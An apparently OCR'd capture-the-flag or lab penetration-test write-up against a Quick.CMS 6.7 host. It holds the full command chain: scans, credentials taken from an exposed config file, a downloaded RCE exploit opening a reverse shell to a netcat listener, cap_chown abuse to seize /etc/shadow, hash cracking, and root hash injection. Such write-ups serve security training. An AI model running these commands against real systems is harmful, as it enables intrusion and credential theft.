
```
nmap -A 10.15.1.20
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.15.1.20
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-24 21:45 EDT
Nmap scan report for 10.15.1.20
Host is up (0.19s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7f:80:87:eb:84:af:0d:b6:f5:11:fb:d5:d0:6d:f4:6c (RSA)
|   256 24:c5:af:74:66:67:5f:a6:2d:a4:87:0d:0c:cf:60:c9 (ECDSA)
|_  256 33:31:bc:a5:58:bf:aa:90:c0:fe:2d:b0:d7:b1:00:47 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Quick.Cms v6.7
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Quick.Cms - fast and simple content management system
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.57 seconds
```


Run a Nikto scan on 10.15.1.20:80.

```
┌──(root💀kali)-[/home/kali]
└─# nikto -h 10.15.1.20
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.20
+ Target Hostname:    10.15.1.20
+ Target Port:        80
+ Start Time:         2021-10-24 22:16:43 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-29786: /admin.php?en_log_id=0&action=config: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be protected.
+ OSVDB-29786: /admin.php?en_log_id=0&action=users: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be protected.
+ OSVDB-3092: /admin.php: This might be interesting...
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
+ 7918 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:         2021-10-24 22:52:48 (GMT-4) (2165 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Navigate to 10.15.1.20. Notice nothing of particular interest.



Navigate to 10.15.1.20/admin.php. There may be credentials somewhere to log in.




Navigate to "http://10.15.1.20/database/" found by Nikto.





Go to config.php.txt. Observe possible credentials in this file.

```
email: admin@localhost.local
pass: admin123
```




Navigate to 10.15.1.20/admin.php. Log in with discovered credentials.





Search for the potential quick.cms exploit. Note Quick.CMS 6.7 - Remote Code Execution exploit.



Download Quick.CMS 6.7 - Remote Code Execution python code to working directory.

```
┌──(root💀kali)-[/home/kali/Quick]
└─# wget https://www.exploit-db.com/download/49494 -O quickpwn.py
--2021-10-24 22:58:08--  https://www.exploit-db.com/download/49494
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2278 (2.2K) [application/txt]
Saving to: 'quickpwn.py'

quickpwn.py                         100%[===========================================================================================>]   2.22K  --.-KB/s    in 0s

2021-10-24 22:58:09 (15.1 MB/s) - 'quickpwn.py' saved [2278/2278]
```

Execute the exploit code to get a shell. Set a listener to catch the shell. Note that this is an unprivileged shell.

```
python3 quickpwn.py http://10.15.1.20/ admin@localhost.local admin123 172.16.5.3 4444
```

```
┌──(root💀kali)-[/home/kali/Quick]
└─# python3 quickpwn.py http://10.15.1.20/ admin@localhost.local admin123 172.16.5.3 4444
##############################################################
######   Quick.CMS authenticated RCE by mari0x00   #######
##############################################################
[+] Attempting user login
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.15.1.20: inverse host lookup failed: Unknown host
connect to [172.16.5.3] from (UNKNOWN) [10.15.1.20] 55136
bash: cannot set terminal process group (801): Inappropriate ioctl for device
bash: no job control in this shell
www-data@quick:/var/www/html$ whoami
whoami
www-data
www-data@quick:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Run linpeas.sh to enumerate potential vulnerabilities. Note major vulnerability in /usr/lib/python3.8 = cap_chown+ep. (https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS)

```
Files with capabilities (limited to 50):
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/python3.8 = cap_chown+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

                        Users with capabilities
```

Use this vulnerability to make the local profile owner of sensitive files, allowing user www-data read/write privilege.

```
/usr/bin/python3.8 -c 'import os; os.chown("/etc/shadow",33,33)'
/usr/bin/python3.8 -c 'import os; os.chown("/etc/passwd",33,33)'
```

```
www-data@quick:/var/www/html$ ls -la /etc/shadow
ls -la /etc/shadow
-rw-r----- 1 root shadow 1579 Mar 15  2021 /etc/shadow
```

```
www-data@quick:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@quick:/var/www/html$ /usr/bin/python3.8 -c 'import os; os.chown("/etc/shadow",33,33)'
<on3.8 -c 'import os; os.chown("/etc/shadow",33,33)'
www-data@quick:/var/www/html$ ls -la /etc/shadow
ls -la /etc/shadow
-rw-r----- 1 www-data www-data 1579 Mar 15  2021 /etc/shadow
```

View /etc/shadow file. Observe the salted hashed password for root.

```
www-data@quick:/var/www/html$ cat /etc/shadow
cat /etc/shadow
root:$6$S95zl1g8hpadW8DM$4h3Zl2AhZMzOoqPpWsKhwDVq8fxuVdIe5Xgc.E4NF5EOX849K7SFWKYMpblYE.bq/XNuMqRC.BgsU/5qJJPja.:18701:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
```

Copy the /etc/passwd and /etc/shadow files to the working directory of your attack system. Combine these two files so that you may use John the Ripper on them to unhash the passwords.

```
unshadow passwd shadow > unshadowed.txt
```

```
┌──(root💀kali)-[/home/kali/Quick]
└─# unshadow passwd shadow > unshadowed.txt
Created directory: /root/.john
```


Download a common password word-list (rockyou.txt)

```
wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
```

```
┌──(root💀kali)-[/usr/share/wordlists]
└─# wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
--2021-10-25 11:53:49--  https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-releases.githubusercontent.com/97553311/d4f580f8-6b49-11e7-8f70-7f460f85ab3a?X-Amz-Algorithm=AWS4-H
```

Use John the Ripper to unhash the shadow file.

```
john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
```



SSH into user webadmin using discovered credentials. This is done to acquire a better shell than what we were using previously.

```
user: webadmin
pass: sunshine1
```

```
┌──(root💀kali)-[/home/kali/Quick]
└─# ssh webadmin@10.15.1.20
The authenticity of host '10.15.1.20 (10.15.1.20)' can't be established.
ECDSA key fingerprint is SHA256:bJbAzz7/8sVIyqrkYUWmKe3WHLhUfwA1Izf5YziD+cA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.15.1.20' (ECDSA) to the list of known hosts.
webadmin@10.15.1.20's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 25 Oct 2021 09:19:00 AM UTC

  System load:  0.22               Processes:              206
  Usage of /:   22.6% of 18.57GB   Users logged in:        0
  Memory usage: 25%                IPv4 address for ens33: 10.15.1.20
  Swap usage:   0%


187 updates can be installed immediately.
84 of these updates are security updates.
To see these additional updates run: apt list --upgradable
```

Check the id. Observe the id of 1003 for this user.

```
webadmin@quick:~$ id
uid=1003(webadmin) gid=1003(webadmin) groups=1003(webadmin),1004(backupusers)
```

Use the chown vulnerability again to make the local profile owner of sensitive files, allowing user webadmin read/write privilege.

```
/usr/bin/python3.8 -c 'import os; os.chown("/etc/shadow",1003,1003)'
```


```
webadmin@quick:~$ ls -la /etc/shadow
-rw-r----- 1 www-data www-data 1643 Oct 24 21:33 /etc/shadow
webadmin@quick:~$ /usr/bin/python3.8 -c 'import os; os.chown("/etc/shadow",1003,1003)'
webadmin@quick:~$ ls -la /etc/shadow
-rw-r----- 1 webadmin webadmin 1643 Oct 24 21:33 /etc/shadow
```

Create a salted hash with a known password that we will inject into the shadow file.

```
$ openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
```

```
┌──(root💀kali)-[/home/kali/Quick]
└─# openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
```

Replace the password hash for root with created hash.



Switch to root user using new password. Verify admin privilege.

```
webadmin@quick:~$ su
Password:
root@quick:/home/webadmin# whoami
root
root@quick:/home/webadmin# id
uid=0(root) gid=0(root) groups=0(root)
```

The exploit was executed successfully and we were able to SSH with admin privileges on the target.

Verify IP address of target box.

```
root@quick:/home/webadmin# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:a9:e4:9e brd ff:ff:ff:ff:ff:ff
    inet 10.15.1.20/24 brd 10.15.1.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fea9:e49e/64 scope link
       valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
root@quick:/home/webadmin# cat /root/key.txt
ciskzpric4095x6bytel
```

key.txt

ciskzpric4095x6bytel

15. BackupAdmin [A] | 10.15.1.4

Introduction

Tasked to conduct an assessment on 10.15.1.4. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the PHP File Vault 0.9 - Directory Traversal and Amanda 3.3.1 - 'amstar' Command Injection Privilege Escalation vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities get into an unprivileged user account and escalate privileges by launching a root shell in the system.

Vulnerabilities Discovered

OS: Linux 4.4.0-31-generic

Open ports: FTP [21], SSH [22], HTTP [80], SMB [139 and 445]

- Vulnerable to PHP File Vault 0.9 - Directory Traversal and Amanda 3.3.1 - 'amstar' Command Injection Privilege Escalation vulnerability.

CVE IDs: N/A

Exploit: https://www.exploit-db.com/exploits/40163 & https://www.exploit-db.com/exploits/39244

Contents of key.txt: vayrhppva72nt78vs7tt

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://www.exploit-db.com/exploits/40163
https://www.exploit-db.com/exploits/39244

